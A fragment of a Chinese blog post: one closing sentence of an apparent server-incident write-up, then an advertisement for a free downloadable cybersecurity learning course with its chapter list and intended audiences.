因为该系统在工作日还要继续使用,所以暂时没法去重新做系统及追查木马。如果通过漏洞进入服务器,剩下的事情就交给运维同事去处理了。
看雪ID:aimhack
学习资源
如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你
知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。
1、知识库价值
深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。
广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。
实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。
2、 部分核心内容展示
360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。
内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。
1、网络安全意识
2、Linux操作系统
3、WEB架构基础与HTTP协议
4、Web渗透测试
5、渗透测试案例分享

6、渗透测试实战技巧

7、攻防对战实战

8、CTF之MISC实战讲解

3、适合学习的人群
一、基础适配人群
- 零基础转型者:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链;
- 开发/运维人员:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展或者转行就业;
- 应届毕业生:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期;
二、能力提升适配
1、技术爱好者:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者;
2、安全从业者:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力;
3、合规需求者:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员;
因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

 382


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


